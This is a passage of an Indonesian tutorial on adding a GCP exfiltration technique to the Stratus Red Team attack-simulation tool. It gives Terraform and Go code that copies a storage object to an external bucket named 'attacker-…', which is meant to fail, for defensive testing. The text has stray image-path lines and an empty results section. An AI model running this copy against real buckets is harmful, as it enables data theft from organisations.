Pada source tree Stratus, teknik serangan dikelompokkan dan diletakkan pada directory **v2/internal/attacktechniques** berdasarkan platform (aws/azure/gcp/k8s). Teknik serangan terhadap GCP kemudian dikelompokkan berdasarkan MITRE ATT&CK tactic.

```
satria.pradana@ITID001678-MAC stratus-red-team % ls v2/internal/attacktechniques/gcp
credential-access       execution               impact                  persistence
discovery               exfiltration            lateral-movement        privilege-escalation
```

Salah satu teknik serangan yang ada gcp.exfiltration.share-compute-disk dapat ditemukan pada lokasi v2/internal/attacktechniques/gcp/exfiltration/share-compute-disk. Terdapat dua file pada direktori tersebut, yakni: main.go dan main.tf. File main.tf merupakan kode terraform yang mendeskripsikan infrastruktur yang dikelola, dibangun, dan dimusnahkan dalam skenario. Sementara main.go berisi implementasi serangan pada tahap detonation maupun revert.

Sub bab ini akan membahas tahap merancang dan menambahkan teknik exfiltration dengan ID gcp.exfiltration.gcs-transfer-external-bucket.

Exfiltration, disebut dengan pencurian data (data theft), adalah proses dimana threat actor mendapatkan informasi berupa data dalam bentuk apapun (file, database) dari organisasi. MITRE ATT&CK mendokumentasikan taktik exfiltration sebagai TA0010. Terdapat dua teknik yang umumnya digunakan dalam lingkungan cloud, yakni secara langsung mengambil data (dump) dan melewatkannya ke luar jaringan, serta memodifikasi IAM untuk mendaftarkan attacker sebagai salah satu pemilik resource.

Teknik gcp.exfiltration.gcs-transfer-external-bucket bekerja dengan mentransfer file yang ada di dalam bucket ke bucket eksternal atau berada di luar kendali organisasi.

```
satria.pradana@ITID001678-MAC stratus-red-team % bin/stratus show gcp.exfiltration.gcs-transfer-external-bucket

Exfiltrate data from cloud storage bucket by copying to external, fictitious bucket

Warm-up:

- Create a storage bucket.
- Store a file to the bucket

Detonation:

- Copy the file to the fictitious bucket.
```

Dalam perancangan skenario terdapat beberapa hal yang perlu dipikirkan, yakni: prasyarat serangan, aktivitas selama serangan, dampak, dan indikator serangan.

Prasyarat serangan mencakup kriteria resource yang dapat menjadi target dan permission/role yang harus dimiliki oleh attacker. Dalam skenario ini, target merupakan sebuah Cloud Storage Bucket. Seorang attacker harus memiliki akses setidaknya read object terhadap bucket tersebut. Dalam skenario ini, diberlakukan assume breach dimana attacker diasumsikan memiliki akses sebagai user atau service account dengan permission read object. Selanjutnya, operasi ini akan memindahkan object ke bucket lain, maka terdapat satu entitas lain yaitu bucket di luar organisasi.

Prasyarat yang telah didefinisikan kemudian diterjemahkan menjadi langkah-langkah pemenuhan prasyarat. Dalam skenario ini, target merupakan bucket dan object di dalamnya sehingga kedua entitas harus diciptakan. Namun bucket eksternal menjadi kendala dimana provisioning dan pengelolaan bucket tidak bisa dilakukan dengan sudut pandang user organisasi. Sehingga, dalam tahap ini bucket eksternal akan dianggap sesuatu yang telah ada. Berikutnya adalah pemenuhan terhadap permission. Sebagaimana diasumsikan bahwa attacker telah memiliki hak akses, maka tidak perlu ada pemenuhan prasyarat di sini.

Langkah-langkah pemenuhan prasyarat kemudian diterjemahkan menjadi kode Terraform. Dalam tahap ini, kita mendeklarasikan resource dan data yang dibutuhkan. Untuk mengakses GCP diperlukan provider google yang disediakan oleh hashicorp.

```
terraform {
  required_providers {
    google = {
      source  = "hashicorp/google"
      version = "~> 4.28.0"
    }
  }
}
```

Cloud Storage Bucket diidentifikasi dengan nama yang berlaku unik secara global. Dengan kata lain, nama yang digunakan haruslah berbeda dan tidak pernah dipakai sebelumnya. Untuk itu diperlukan random name generator. Implementasi yang dipilih adalah random_string sebagai berikut.

```
resource "random_string" "uid" {
  length = 8
  min_lower = 8
  special = false
}
```

Random generator akan menghasilkan string dengan panjang 8 karakter tanpa adanya special character seperti !@#$%^&*() dsb.

Selanjutnya, deklarasikan sebuah bucket dengan nama random. Bucket ini dapat ditemukan pada region us-central1.

```
resource "google_storage_bucket" "bucket" {
  name = "stratus-red-team-teb-${random_string.uid.result}"
  uniform_bucket_level_access = true
  storage_class = "STANDARD"
  location = "us-central1"
}
```

File target merupakan sebuah objek yang berada di dalam bucket untuk menyederhanakan skenario, file akan berisi sebuah string yang mengindikasikan sebagai target.

```
// store the file to the bucket
resource "google_storage_bucket_object" "target" {
  name = "${random_string.uid.result}.txt"
  bucket = google_storage_bucket.bucket.id
  content =
base64decode("U0VOU0lUSVZFIERBVEEgRk9SIGdjcC5leGZpbHRyYXRpb24uc3RvcmFnZS10
cmFuc2Zlci1leHRlcm5hbC1idWNrZXQgU0NFTkFSSU8K")
  content_type = "text/plain"
}
```

Setelah semua resource telah dideklarasikan, langkah terakhir adalah melakukan print out beberapa informasi penting yang akan digunakan selanjutnya. Dalam tahap ini, kita memberikan

informasi terkait nama bucket yang telah diciptakan, nama objek, serta bucket yang menjadi target transfer.

```
output "bucket_src" {
   value = google_storage_bucket.bucket.id
}
output "bucket_dst" {
   value = "attacker-${random_string.uid.result}"
}
output "obj_name" {
   value = google_storage_bucket_object.target.name
}
```

Selanjutnya adalah tahap implementasi dengan Go. Implementasi Go terdiri atas 3 komponen utama: library import, initialization, dan implementasi detonation (serta reversion).

GCP menyediakan SDK official untuk Go. SDK ini mencakup kebutuhan akses Storage bucket yang diperlukan dalam skenario ini. Sehingga, pada komponen library import kita dapat mendeklarasikan sebagai berikut.

```
package gcp
import (
   "context"
   "errors"
   _ "embed"
   "strings"
   "log"
   "cloud.google.com/go/storage"
   "github.com/datadog/stratus-red-team/v2/pkg/stratus"
   "github.com/datadog/stratus-red-team/v2/pkg/stratus/mitreattack"
)
```

Package gcp diperlukan oleh Stratus untuk menandakan bahwa teknik ini termasuk dalam kategori platform gcp. Sementara kita melihat ada setidaknya 3 kelompok import di sana: standard library Go, external libraries (GCP Cloud Storage), dan internal library Stratus.

Komponen inisialisasi digunakan untuk mendeskripsikan teknik serangan dan mendaftarkannya ke internal registry di Stratus. Di Stratus, komponen ini direpresentasikan dengan fungsi init(). Secara umum, ini adalah struktur dasar fungsi init().

```
func init() {
   const codeBlock = "```"
   stratus.GetRegistry().RegisterAttackTechnique(&stratus.AttackTechnique{
      ID:  "",
      FriendlyName: "",
      Description: "",
      Detection: "",
      Platform: stratus.GCP,
      IsIdempotent: true,
      MitreAttackTactics: []mitreattack.Tactic{mitreattack.Exfiltration},
```

```
        PrerequisitesTerraformCode:  tf,
        Detonate: detonate,
    })
}
```

ID adalah nama kanonik untuk mengidentifikasi teknik ini. Nama yang dipilih adalah gcp.exfiltration.gcs-transfer-external-bucket. FriendlyName adalah judul singkat yang merepresentasikan skenario. Description memuat penjabaran skenario dan umumnya berisi langkah-langkah pada tahap warmup dan detonation. Detection adalah deskripsi indikator yang dapat digunakan untuk mendeteksi serangan. Platform berisi platform target yakni GCP. IsIdempotent bernilai true jika detonation dapat dilakukan berulang-ulang. MitreAttackTactics berisi taktik yang relevan terkait teknik tersebut, yakni Exfiltration. PrerequisitesTerraformCode berisi kode terraform yang dibutuhkan. Sementara Detonate merujuk kepada fungsi yang digunakan untuk melakukan detonation.

Berikut adalah isi dari fungsi init() untuk teknik gcp.exfiltration.gcs-transfer-external-bucket.

```
func init() {
    const codeBlock = "```"
    stratus.GetRegistry().RegisterAttackTechnique(&stratus.AttackTechnique{
        ID:  "gcp.exfiltration.gcs-transfer-external-bucket",
        FriendlyName: "Exfiltrate Storage Bucket by Copying to External Bucket",
        Description:`
Exfiltrate data from cloud storage bucket by copying to external, fictitious bucket
Warm-up:
- Create a storage bucket.
- Store a file to the bucket
Detonation:
- Copy the file to the fictitious bucket.
`,
        Detection: "under construction",
        Platform: stratus.GCP,
        IsIdempotent: true,
        MitreAttackTactics: []mitreattack.Tactic{mitreattack.Exfiltration},
        PrerequisitesTerraformCode: tf,
        Detonate: detonate,
    })
}
```

Dalam proses kompilasi, Stratus akan menyematkan isi file main.tf ke dalam main.go sebagai sebuah variabel. Kode ini akan digunakan oleh init() dalam PrerequisitesTerraformCode untuk melakukan warmup dan cleanup. Berikut adalah deklarasi variabel tf.

```
//go:embed main.tf
var tf []byte
```

Komponen berikutnya adalah implementasi alur dari tahap detonation dan reversion. Pada init(), detonation ditangani oleh sebuah fungsi bernama detonate(). Sementara dalam

skenario ini tidak diperlukan reversion sehingga tidak ada fungsi revert().

Alur dan logika program dalam tahap detonation cukup mudah, yakni mencoba menyalin objek antar bucket. Namun atas pertimbangan tertentu, bucket tujuan yang berada di luar organisasi diasumsikan ada. Pada akhirnya eksekusi skenario ini akan gagal karena bucket tidak ditemukan, namun hal tersebut merupakan kondisi yang diharapkan.

```
func detonate(params map[string]string, providers stratus.CloudProviders) error {
    ctx := context.Background()
    // result from terraform
    bucket_src  := params["bucket_src"]
    bucket_dst  := params["bucket_dst"]
    obj_name    := params["obj_name"]

    log.Printf("Attempt to copy from 'gs://%s/%s' to 'gs://%s'\n", bucket_src, obj_name, bucket_dst)

    client, err := storage.NewClient(ctx)
    if err != nil {
        return errors.New("unable to create new client")
    }
    defer client.Close()

    // set the source and destination bucket
    src := client.Bucket(bucket_src).Object(obj_name)
    dst := client.Bucket(bucket_dst).Object(obj_name)

    // attempt to copy the file
    if _, err := dst.CopierFrom(src).Run(ctx); err == nil {
        return errors.New("expected to return an error")
    } else if !strings.Contains(err.Error(), "notFound") {
        return errors.New("expected to return (destination) bucket not found")
    }

    log.Println("Got a (destination) bucket not found as expected")
    return nil
}
```

Setelah mendefinisikan semua komponen yang diperlukan, langkah berikutnya adalah mendaftarkan teknik ke Stratus. Setiap teknik yang ada dikelola di dalam sebuah file yang terletak di v2/internal/attacktechniques/main.go. Di dalam file tersebut, terdapat daftar package yang diimpor. Tambahkan sebuah entry ke daftar tersebut dengan nilai sebagai berikut.

```
_
"github.com/datadog/stratus-red-team/v2/internal/attacktechniques/gcp/exfiltration/gcs-transfer-external-buck
et"
```

Untuk melakukan kompilasi, gunakan script Makefile yang telah disediakan. Perbaiki segala kesalahan yang terjadi hingga proses kompilasi berhasil seperti berikut.

```
$ make
```

```
satria.pradana@ITID001678-MAC stratus-red-team % make
cd v2 && go build -ldflags="-X main.BuildVersion=dev-snapshot" -o ../bin/stratus cmd/stratus/*.go
satria.pradana@ITID001678-MAC stratus-red-team %
```

Namun perlu diwaspadai bahwa kesalahan dapat pula terjadi pada kode terraform. Kesalahan ini dapat muncul saat program dijalankan.

File binary Stratus yang berhasil dibangun akan berada di direktori bin. Lakukan pengecekan dengan memeriksa apakah teknik yang dibangun telah terdaftar. Berikan perintah show untuk memverifikasi keberadaan teknik.

```
$ bin/stratus show gcp.exfiltration.gcs-transfer-external-bucket
```

```
satria.pradana@ITID001678-MAC stratus-red-team % bin/stratus show gcp.exfiltration.gcs-transfer-external-bucket

Exfiltrate data from cloud storage bucket by copying to external, fictitious bucket

Warm-up:

- Create a storage bucket.
- Store a file to the bucket

Detonation:


- Copy the file to the fictitious bucket.
```

Lakukan warmup dan detonate untuk memeriksa proses keduanya.


```
$ bin/stratus warmup gcp.exfiltration.gcs-transfer-external-bucket
$ bin/stratus detonate gcp.exfiltration.gcs-transfer-external-bucket
```

Berikut adalah kondisi saat warmup.

```
satria.pradana@ITID001678-MAC stratus-red-team % bin/stratus warmup gcp.exfiltration.gcs-transfer-external-bucket
2023/09/19 12:11:52 Checking your authentication against GCP
2023/09/19 12:11:52 Warming up gcp.exfiltration.gcs-transfer-external-bucket
2023/09/19 12:11:52 Initializing Terraform to spin up technique prerequisites
2023/09/19 12:12:13 Applying Terraform to spin up technique prerequisites
2023/09/19 12:12:26 Storage Bucket 'stratus-red-team-teb-sdaaxbwq' ready
```



Berikut adalah kondisi saat detonate.



5. KESIMPULAN

Stratus memberikan kemudahan dalam melakukan simulasi serangan pada lingkungan cloud secara terukur, terarah, dan terorganisir. Simulasi serangan yang telah diformulasikan dalam skenario serangan dapat dijalankan dengan mudah tanpa mengganggu resource yang ada pada lingkungan cloud.

6. PRANALA & REFERENSI

[1] MITRE ATT&CK Cloud Matrix, https://attack.mitre.org/matrices/enterprise/cloud/
[2] *Stratus Red Team*, https://stratus-red-team.cloud
[3] pre-built binaries download, https://github.com/datadog/stratus-red-team/releases
[4] attack technique list, https://stratus-red-team.cloud/attack-techniques/list/
[5] Stratus repository, https://github.com/datadog/stratus-red-team